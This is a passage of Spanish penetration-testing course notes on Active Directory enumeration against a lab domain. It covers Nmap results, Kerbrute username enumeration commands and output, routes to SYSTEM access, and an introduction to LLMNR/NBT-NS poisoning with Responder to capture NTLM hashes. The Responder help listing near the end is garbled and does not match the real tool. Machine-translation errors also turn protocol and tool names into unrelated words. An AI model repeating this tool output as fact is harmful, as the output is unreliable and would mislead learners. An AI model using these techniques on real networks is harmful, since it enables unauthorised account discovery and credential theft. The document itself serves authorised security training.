139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
443/tcp   open  https?
445/tcp   open  microsoft-ds Windows Server 2008 R2 Standard 7600 microsoft-ds
1433/tcp  open  ms-sql-s   Microsoft SQL Server 2008 R2 10.50.1600.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2022-04-08T17:38:25
|_Not valid after: 2052-04-08T17:38:25
|_ssl-date: 2022-04-08T17:43:53+00:00; 0s from scanner time.
| ms-sql-ntlm-info:
|   Target_Name: INLANEFREIGHT
```

Podemos ver en el resultado anterior que tenemos un host potencial que ejecuta un sistema operativo desactualizado (Windows 7, 8 o Server 2008 según el resultado). Esto nos interesa porque significa que hay sistemas operativos heredados ejecutándose en este entorno de AD. También significa que existe la posibilidad de que exploits más antiguos como EternalBlue, MS08-067 y otros funcionen y nos proporcionen un shell de nivel de SISTEMA. Por extraño que suene tener hosts que ejecuten software heredado o sistemas operativos al final de su vida útil, sigue siendo común en entornos empresariales grandes. A menudo, tendrá algún proceso o equipo, como una línea de producción o el sistema HVAC, construido sobre el sistema operativo más antiguo y que ha estado en funcionamiento durante mucho tiempo. Desconectar equipos como ese es costoso y puede dañar a una organización, por lo que los hosts heredados a menudo se dejan en su lugar. Probablemente intentarán construir una capa exterior dura de firewalls, IDS/IPS y otras soluciones de monitoreo y protección alrededor de esos sistemas. Si puede encontrar la manera de ingresar a uno, es un gran logro y puede ser un punto de apoyo rápido y fácil. Sin embargo, antes de explotar sistemas heredados, debemos alertar a nuestro cliente y obtener su aprobación por escrito en caso de que un ataque genere inestabilidad en el sistema o haga que un servicio o el host dejen de funcionar. Es posible que prefieran que simplemente observemos, informemos y sigamos adelante sin explotar activamente el sistema.

Los resultados de estos análisis nos darán pistas sobre dónde comenzaremos a buscar posibles vías de enumeración de dominios, no solo análisis de hosts. Necesitamos encontrar la manera de acceder a una cuenta de usuario de dominio. Al observar nuestros resultados, encontramos varios servidores que alojan servicios de dominio (DC01, MX01, WS01, etc.). Ahora que sabemos qué existe y qué servicios se están ejecutando, podemos sondear esos servidores e intentar enumerar usuarios. Asegúrese de utilizar la -oAbandera como práctica recomendada al realizar análisis de Nmap. Esto garantizará que tengamos nuestros resultados de análisis en varios formatos para fines de registro y formatos que se puedan manipular y alimentar a otras herramientas.

Debemos tener en cuenta qué análisis ejecutamos y cómo funcionan. Algunos de los análisis con scripts de Nmap ejecutan comprobaciones de vulnerabilidad activas contra un host que podrían provocar inestabilidad en el sistema o desconectarlo, lo que podría causar problemas para el cliente o algo peor. Por ejemplo, ejecutar un análisis de detección de gran tamaño contra una red con dispositivos como sensores o controladores lógicos podría sobrecargarlos y afectar el equipo industrial del cliente, lo que provocaría una pérdida de producto o capacidad. Tómese el tiempo necesario para comprender los análisis que utiliza antes de ejecutarlos en el entorno de un cliente.

Probablemente volveremos a estos resultados más adelante para enumerarlos más, así que no te olvides de ellos. Necesitamos encontrar una cuenta de usuario de dominio o SYSTEMun nivel de acceso en un host unido a un dominio para poder afianzarnos y comenzar la verdadera diversión. Profundicemos en la búsqueda de una cuenta de usuario.

## **Identificación de usuarios**

Si nuestro cliente no nos proporciona un usuario con el que comenzar a realizar pruebas (lo que suele suceder), tendremos que encontrar una forma de establecer un punto de apoyo en el dominio, ya sea obteniendo credenciales de texto sin formato o un hash de


contraseña NTLM para un usuario, un shell SYSTEM en un host unido al dominio o un shell en el contexto de una cuenta de usuario del dominio. Obtener un usuario válido con credenciales es fundamental en las primeras etapas de una prueba de penetración interna. Este acceso (incluso en el nivel más bajo) abre muchas oportunidades para realizar enumeraciones e incluso ataques. Veamos una forma en la que podemos comenzar a recopilar una lista de usuarios válidos en un dominio para usarla más adelante en nuestra evaluación.

Kerbrute: enumeración interna de nombres de usuario de AD

[Kerbrute](#) puede ser una opción más discreta para la enumeración de cuentas de dominio. Aprovecha el hecho de que los fallos de autenticación previa de Kerberos a menudo no activan registros ni alertas. Utilizaremos Kerbrute junto con las listas de usuarios jsmith.txt o de [Insidetrust](#). Este repositorio contiene muchas listas de usuarios diferentes que pueden resultar extremadamente útiles al intentar enumerar usuarios cuando se comienza desde una perspectiva no autenticada. Podemos apuntar Kerbrute al controlador de dominio que encontramos anteriormente y alimentarlo con una lista de palabras. La herramienta es rápida y nos proporcionará resultados que nos permitirán saber si las cuentas encontradas son válidas o no, lo que es un gran punto de partida para lanzar ataques como el rociado de contraseñas, que cubriremos en profundidad más adelante en este módulo. Para comenzar a utilizar Kerbrute, podemos descargar [binarios precompilados](#) para la herramienta para realizar pruebas desde Linux, Windows y Mac, o podemos compilarlos nosotros mismos. Esta es generalmente la mejor práctica para cualquier herramienta que introduzcamos en un entorno de cliente. Para compilar los binarios que utilizaremos en el sistema que elijamos, primero clonamos el repositorio:

### Clonación del repositorio de Kerbrute en GitHub

```
sudo git clone https://github.com/ropnop/kerbrute.git
```



```
AlejandroGB@htb[/htb]$ sudo git clone https://github.com/ropnop/kerbrute.git
Cloning into 'kerbrute'...
remote: Enumerating objects: 845, done.
remote: Counting objects: 100% (47/47), done.
remote: Compressing objects: 100% (36/36), done.
remote: Total 845 (delta 18), reused 28 (delta 10), pack-reused 798
Receiving objects: 100% (845/845), 419.70 KiB | 2.72 MiB/s, done.
Resolving deltas: 100% (371/371), done.
```

Al escribir make help se nos mostrarán las opciones de compilación disponibles.

### Opciones de compilación de listados



## Enumeración inicial del dominio

```
AlejandroGB@htb[/htb]$ make help

help:           Show this help.
windows: Make Windows x86 and x64 Binaries
linux:  Make Linux x86 and x64 Binaries
mac:   Make Darwin (Mac) x86 and x64 Binaries
clean: Delete any binaries
all:   Make Windows, Linux and Mac x86/x64 Binaries
```

Podemos elegir compilar solo un binario o escribir make ally compilar uno para usar en sistemas Linux, Windows y Mac (una versión x86 y x64 para cada uno).

### Compilación para múltiples plataformas y arquitecturas

```
sudo make all
```



## Enumeración inicial del dominio

```
AlejandroGB@htb[/htb]$ sudo make all

go: downloading github.com/spf13/cobra v1.1.1
go: downloading github.com/op/go-logging v0.0.0-20160315200505-970db520ece7
go: downloading github.com/ropnop/gokrb5/v8 v8.0.0-20201111231119-729746023c02
go: downloading github.com/spf13/pflag v1.0.5
go: downloading github.com/jcmturner/gofork v1.0.0
go: downloading github.com/hashicorp/go-uuid v1.0.2
go: downloading golang.org/x/crypto v0.0.0-20201016220609-9e8e0b390897
go: downloading github.com/jcmturner/rpc/v2 v2.0.2
go: downloading github.com/jcmturner/dnsutils/v2 v2.0.0
go: downloading github.com/jcmturner/aescts/v2 v2.0.0
go: downloading golang.org/x/net v0.0.0-20200114155413-6afb5195e5aa
```

El directorio recién creado dist contendrá nuestros binarios compilados.

### Listado de binarios compilados en dist




## Enumeración inicial del dominio

```
AlejandroGB@htb[/htb]$ ls dist/
kerbrute_darwin_amd64  kerbrute_linux_386  kerbrute_linux_amd64  kerbrute_windows_386.exe  k
```

Luego podemos probar el binario para asegurarnos de que funciona correctamente. Usaremos la versión x64 en el host de ataque Parrot Linux proporcionado en el entorno de destino.

### Prueba del binario kerbrute\_linux\_amd64

```
./kerbrute_linux_amd64
```



```
Enumeración inicial del dominio
AlejandroGB@htb[/htb]$ ./kerbrute_linux_amd64

          _/ /---- _----/ /_ _----- _/ /----_
         / // / - \V ---/ -- \V ---/ / / / _/ - \
        / ,< / _--/ / / / / / / / / / / _/
       /_-/_\---/_/ / - .--/_/ \__,-/_/\_--/_/

Version: dev (9cfb81e) - 02/17/22 - Ronnie Flathers @ropnop

This tool is designed to assist in quickly bruteforcing valid Active Directory accounts thro
It is designed to be used on an internal Windows domain with access to one of the Domain Con
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts


Usage:
  kerbrute [command]

<SNIP>
```

Podemos agregar la herramienta a nuestro PATH para que sea fácilmente accesible desde cualquier lugar del host.

### Añadiendo la herramienta a nuestra ruta


```
echo $PATH
```



```
Enumeración inicial del dominio
AlejandroGB@htb[/htb]$ echo $PATH
/home/htb-student/.local/bin:/snap/bin:/usr/sandbox:/usr/local/bin:/usr/bin:/bin:/usr/local/bin
```

### Moviendo el binario

```
sudo mv kerbrute_linux_amd64 /usr/local/bin/kerbrute
```




```
Enumeración inicial del dominio
AlejandroGB@htb[/htb]$ sudo mv kerbrute_linux_amd64 /usr/local/bin/kerbrute
```

Ahora podemos escribir kerbrute desde cualquier lugar del sistema y podremos acceder a la herramienta. No dude en seguir los pasos en su sistema y practicar los pasos anteriores. Ahora, veamos un ejemplo de uso de la herramienta para recopilar una lista inicial de nombres de usuario.

### Enumeración de usuarios con Kerbrute

```
kerbrute userenum -d INLANEFREIGHT.LOCAL --dc 172.16.5.5 jsmith.txt -o valid_ad_users
```



```
/htb]$ kerbrute userenum -d INLANEFREIGHT.LOCAL --dc 172.16.5.5 jsmith.txt -o valid_ad_users

:46 > Using KDC(s):
:46 > 172.16.5.5:88
:46 > [+] VALID USERNAME: jjones@INLANEFREIGHT.LOCAL
:46 > [+] VALID USERNAME: sbrown@INLANEFREIGHT.LOCAL
:46 > [+] VALID USERNAME: tjohnson@INLANEFREIGHT.LOCAL
:50 > [+] VALID USERNAME: evalentin@INLANEFREIGHT.LOCAL

:51 > [+] VALID USERNAME: sgage@INLANEFREIGHT.LOCAL
:51 > [+] VALID USERNAME: jshay@INLANEFREIGHT.LOCAL
:51 > [+] VALID USERNAME: jhermann@INLANEFREIGHT.LOCAL
:51 > [+] VALID USERNAME: whouse@INLANEFREIGHT.LOCAL
:51 > [+] VALID USERNAME: emercer@INLANEFREIGHT.LOCAL
:52 > [+] VALID USERNAME: wshepherd@INLANEFREIGHT.LOCAL
:56 > Done! Tested 48705 usernames (56 valid) in 9.940 seconds
```

Podemos ver en nuestro resultado que validamos 56 usuarios en el dominio INLANEFREIGHT.LOCAL y que solo nos llevó unos segundos hacerlo. Ahora podemos tomar estos resultados y crear una lista para usar en ataques de rociado de contraseñas dirigidos.

### Identificación de vulnerabilidades potenciales

La cuenta [del sistema local](#) INT AUTHORITY\SYSTEM es una cuenta integrada en los sistemas operativos Windows. Tiene el nivel de acceso más alto en el sistema operativo y se utiliza para ejecutar la mayoría de los servicios de Windows. También es muy común que los servicios de terceros se ejecuten en el contexto de esta cuenta de forma predeterminada. Una SYSTEM cuenta en un domain-joined host podrá enumerar Active Directory haciéndose pasar por la cuenta de la computadora, que es esencialmente otro tipo de cuenta de usuario. Tener acceso a nivel de SISTEMA dentro de un entorno de dominio es casi equivalente a tener una cuenta de usuario de dominio.

Hay varias formas de obtener acceso a nivel de SISTEMA en un host, incluidas, entre otras:

- Exploits remotos de Windows como MS08-067, EternalBlue o BlueKeep.
- Abuso de un servicio que se ejecuta en el contexto de SYSTEM account, o abuso de [SelImpersonate](#) los privilegios de la cuenta de servicio mediante [Juicy Potato](#). Este tipo de ataque es posible en sistemas operativos Windows más antiguos, pero no siempre es posible con Windows Server 2019.

- Fallas de escalada de privilegios locales en sistemas operativos Windows, como el día cero del Programador de tareas de Windows 10.
- Obtener acceso de administrador en un host unido a un dominio con una cuenta local y usar Psexec para iniciar una ventana de comandos SYSTEM

Al obtener acceso a nivel de SISTEMA en un host unido a un dominio, podrá realizar acciones como, entre otras:

- Enumere el dominio utilizando herramientas integradas o herramientas ofensivas como BloodHound y PowerView.
- Realizar ataques Kerberoasting / ASREPRoasting dentro del mismo dominio.
- Ejecute herramientas como Inveigh para recopilar hashes Net-NTLMv2 o realizar ataques de retransmisión SMB.
- Realizar suplantación de token para secuestrar una cuenta de usuario de dominio privilegiado.
- Realizar ataques ACL.

### **Una palabra de precaución**

Tenga en cuenta el alcance y el estilo de la prueba al elegir una herramienta para usar. Si está realizando una prueba de penetración no evasiva, con todo a la vista y el personal del cliente sabiendo que está allí, normalmente no importa cuánto ruido haga. Sin embargo, durante una prueba de penetración evasiva, una evaluación adversaria o una intervención del equipo rojo, está tratando de imitar las herramientas, tácticas y procedimientos de un posible atacante. Teniendo esto en cuenta, stealthes preocupante. Lanzar Nmap a una red completa no es exactamente silencioso, y muchas de las herramientas que usamos comúnmente en una prueba de penetración activarán las alarmas para un SOC o Blue Teamer capacitado y preparado. Asegúrese siempre de aclarar el objetivo de su evaluación con el cliente por escrito antes de que comience.

### **Encontremos un usuario**

En las siguientes secciones, buscaremos una cuenta de usuario de dominio utilizando técnicas como el envenenamiento LLMNR/NBT-NS y la pulverización de contraseñas. Estos ataques son excelentes formas de ganar terreno, pero deben realizarse con precaución y con un conocimiento de las herramientas y técnicas. Ahora busquemos una cuenta de usuario para poder pasar a la siguiente fase de nuestra evaluación y comenzar a analizar el dominio pieza por pieza y a buscar en profundidad una multitud de configuraciones erróneas y fallas.

## Comandos:

sudo -E wireshark	Iniciar wireshark en linux
sudo tcpdump -i ens33	Iniciar tcpdump en entornos sin GUI
tcpdump -i ens33 -w file.pcap	Tcpdump guardando .pcap
wireshark file.pcap	Abrir el archivo .pcap con wireshark
sudo responder -l ens33 -A	Escucha pasiva con -A
fping -asqq 172.16.5.0/23	fping

-iL escanea una lista de ips:

```
sudo nmap -v -A -iL hosts.txt -oN /home/htb-student/Documents/host-enum  
nmap -A 172.16.5.100
```

## Kerbrute – instalación

sudo git clone https://github.com/ropnop/kerbrute.git	Descargar kerbrute de Github
Make help	Opciones de compilados
sudo make all - (quedan guardadas en dist/)	Todas las arquitecturas (ls dist)
./kerbrute_linux_amd64	Probar el binario este correcto
echo \$PATH	Herramienta de rutas
sudo mv kerbrute_linux_amd64 /usr/local/bin/kerbrute	Llamar kerbrute desde cualquier ruta.

## Kerbrute – ejecución

```
kerbrute userenum -d INLANEFREIGHT.LOCAL --dc 172.16.5.5 jsmith.txt -o valid_ad_users
```

## Envenenamiento por LLMNR/NBT-NS - desde Linux

En este punto, hemos completado nuestra enumeración inicial del dominio. Obtuimos información básica de usuarios y grupos, enumeramos los hosts mientras buscábamos servicios y roles críticos como un controlador de dominio y determinamos algunos detalles específicos como el esquema de nombres utilizado para el dominio. En esta fase, trabajaremos con dos técnicas diferentes en paralelo: envenenamiento de red y rociado de contraseñas. Realizaremos estas acciones con el objetivo de adquirir credenciales de texto sin formato válidas para una cuenta de usuario de dominio, lo que nos otorgará un punto de apoyo en el dominio para comenzar la siguiente fase de enumeración desde un punto de vista de credenciales.

Esta sección y la siguiente cubrirán una forma común de reunir credenciales y obtener un punto de apoyo inicial durante una evaluación: un ataque Man-in-the-Middle en transmisiones de Link-Local Multicast Name Resolution (LLMNR) y NetBIOS Name Service (NBT-NS). Según la red, este ataque puede proporcionar hashes de contraseñas de nivel administrativo o de bajo privilegio que se pueden descifrar sin conexión o incluso credenciales de texto sin formato. Aunque no se cubre en este módulo, estos hashes también se pueden usar a veces para realizar un ataque SMB Relay para autenticarse en un host o en varios hosts en el dominio con privilegios administrativos sin tener que descifrar el hash de contraseña sin conexión. ¡Vamos a profundizar!

### Introducción a LLMNR y NBT-NS

[La resolución de nombres de multidifusión local de enlace](#) (LLMNR) y [el servicio de nombres NetBIOS](#) (NBT-NS) son componentes de Microsoft Windows que sirven como métodos alternativos de identificación de host que se pueden utilizar cuando falla el DNS. Si una máquina intenta resolver un host pero la resolución DNS falla, normalmente, la máquina intentará preguntar a todas las demás máquinas de la red local la dirección de host correcta a través de LLMNR. LLMNR se basa en el formato del Sistema de nombres de dominio (DNS) y permite que los hosts en el mismo enlace local realicen la resolución de nombres para otros hosts. Utiliza el puerto 5355 sobre UDP de forma nativa. Si LLMNR falla, se utilizará NBT-NS. NBT-NS identifica los sistemas en una red local por su nombre NetBIOS. NBT-NS utiliza el puerto 137 sobre UDP.

El truco aquí es que cuando se utilizan LLMNR/NBT-NS para la resolución de nombres, CUALQUIER host en la red puede responder. Aquí es donde entramos nosotros para Responder envenenar estas solicitudes. Con el acceso a la red, podemos falsificar una fuente de resolución de nombres autorizada (en este caso, un host que se supone que pertenece al segmento de red) en el dominio de difusión respondiendo al tráfico LLMNR y NBT-NS como si tuvieran una respuesta para el host solicitante. Este esfuerzo de envenenamiento se realiza para lograr que las víctimas se comuniquen con nuestro sistema simulando que nuestro sistema fraudulento conoce la ubicación del host solicitado. Si el host solicitado requiere resolución de nombres o acciones de autenticación, podemos capturar el hash NetNTLM y someterlo a un ataque de fuerza bruta fuera de línea en un intento de

recuperar la contraseña de texto simple. La solicitud de autenticación capturada también se puede retransmitir para acceder a otro host o usarse contra un protocolo diferente (como LDAP) en el mismo host. La suplantación de LLMNR/NBNS combinada con la falta de firma SMB a menudo puede conducir al acceso administrativo en hosts dentro de un dominio. Los ataques de retransmisión SMB se abordarán en un módulo posterior sobre movimiento lateral.

### Ejemplo rápido: envenenamiento por LLMNR/NBT-NS

Veamos un ejemplo rápido del flujo de ataque a un nivel muy alto:

1. Un host intenta conectarse al servidor de impresión en \\print01.inlanefreight.local, pero accidentalmente escribe \\printer01.inlanefreight.local.
2. El servidor DNS responde indicando que este host es desconocido.
3. Luego, el host transmite a toda la red local preguntando si alguien conoce la ubicación de \\printer01.inlanefreight.local.
4. El atacante (nosotros con Responderla ejecución) responde al host indicando que lo que está buscando es \\printer01.inlanefreight.local.
5. El host cree en esta respuesta y envía una solicitud de autenticación al atacante con un nombre de usuario y un hash de contraseña NTLMv2.
6. Luego, este hash se puede descifrar sin conexión o utilizar en un ataque de retransmisión SMB si existen las condiciones adecuadas.

### TTP

Realizamos estas acciones para recopilar información de autenticación enviada a través de la red en forma de hashes de contraseñas NTLMv1 y NTLMv2. Como se explicó en el módulo [Introducción a Active Directory](#), NTLMv1 y NTLMv2 son protocolos de autenticación que utilizan el hash LM o NT. Luego, tomaremos el hash e intentaremos descifrarlo sin conexión mediante herramientas como [Hashcat](#) o [John](#) con el objetivo de obtener la contraseña de texto sin formato de la cuenta para utilizarla para obtener un punto de apoyo inicial o ampliar nuestro acceso dentro del dominio si capturamos un hash de contraseña para una cuenta con más privilegios que una cuenta que poseemos actualmente.

Se pueden utilizar varias herramientas para intentar el envenenamiento por LLMNR y NBT-NS:

Herramienta	Descripción
Responder	Responder es una herramienta diseñada específicamente para envenenar LLMNR, NBT-NS y MDNS, con muchas funciones diferentes.
Atacar verbalmente	Inveigh es una plataforma MITM multiplataforma que puede utilizarse para ataques de suplantación y envenenamiento.
Metasploit	Metasploit tiene varios escáneres integrados y módulos de suplantación de identidad diseñados para lidiar con ataques de envenenamiento.

En esta sección y en la siguiente se mostrarán ejemplos de cómo usar Responder e Inveigh para capturar hashes de contraseñas e intentar descifrarlos sin conexión. Normalmente, iniciamos una prueba de penetración interna desde una posición anónima en la red interna del cliente con un host de ataque Linux. Herramientas como Responder son excelentes para establecer un punto de apoyo que luego podemos expandir a través de más enumeraciones y ataques. Responder está escrito en Python y normalmente se usa en un host de ataque Linux, aunque existe una versión .exe que funciona en Windows. Inveigh está escrito tanto en C# como en PowerShell (considerado heredado). Ambas herramientas se pueden usar para atacar los siguientes protocolos:

- Licenciatura en Derecho y Matemáticas
- Sistema de nombres de dominio
- MDNS
- NBNS
- DHCP
- Protocolo ICMP
- HTTP
- HTTPS
- PYME
- LDAP
- WebDAV
- Autenticación de proxy


#### **Responder también tiene soporte para:**

- MSSQL
- DCE-RPC
- Autenticación FTP, POP3, IMAP y SMTP

#### **Responder en acción**

Responder es una herramienta relativamente sencilla, pero extremadamente potente y con muchas funciones diferentes. En la Initial Enumeration sección anterior, utilizamos Responder en modo de análisis (pasivo). Esto significa que escuchaba las solicitudes de resolución, pero no las respondía ni enviaba paquetes envenenados. Actuábamos como una mosca en la pared, simplemente escuchando. Ahora, daremos un paso más y dejaremos que Responder haga lo que mejor sabe hacer. Veamos algunas opciones disponibles escribiendo responder -h en nuestra consola.

```
responder -h
```



A screenshot of a terminal window titled "Envenenamiento por LLMNR/NBT-NS - desde Linux". The prompt shows "AlejandroGB@htb[/htb]\$ responder -h". Below the prompt, the help text for the "responder" command is displayed, starting with "Usage: responder [options]". The text is in white on a dark background.


```
Usage: responder [options]
  --help          Print this help message and exit
  --version       Print version information and exit
  -l, --listen    Listen for incoming requests (default)
  -t, --target    Target IP address or range (e.g., 192.168.1.100)
  -r, --remote    Remote IP address or range (e.g., 192.168.1.101)
  -m, --method    Method to use (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -p, --port      Port to listen on (default: 445)
  -c, --chain     Chain to use (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -s, --script    Script to use (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -d, --delay     Delay between responses (default: 0.1)
  -n, --no-resp   Don't respond to requests (default: false)
  -v, --verbose   Verbose mode (default: false)
  -q, --quiet     Quiet mode (default: false)
  -f, --force     Force mode (default: false)
  -u, --user      User to use (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -g, --group     Group to use (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -a, --auth      Authentication method (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -k, --key       Key file (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -x, --extra     Extra options (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -y, --yes       Assume yes (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -z, --zero      Zeroize memory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -w, --workdir   Work directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -b, --bind      Bind interface (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -e, --ethernet  Ethernet interface (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -o, --output    Output file (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -O, --outputdir Output directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -R, --reverse   Reverse connection (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -P, --portrange Port range (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -S, --scriptdir Script directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -T, --timeout   Timeout (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -U, --userdir   User directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -G, --groupdir  Group directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -A, --authdir   Authentication directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -K, --keydir    Key directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -X, --extradir  Extra directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -Y, --yesdir    Yes directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
  -Z, --zerodir   Zeroize directory (arp-spoof, llmnr, nbt-ns, dns-spoof, http-proxy)
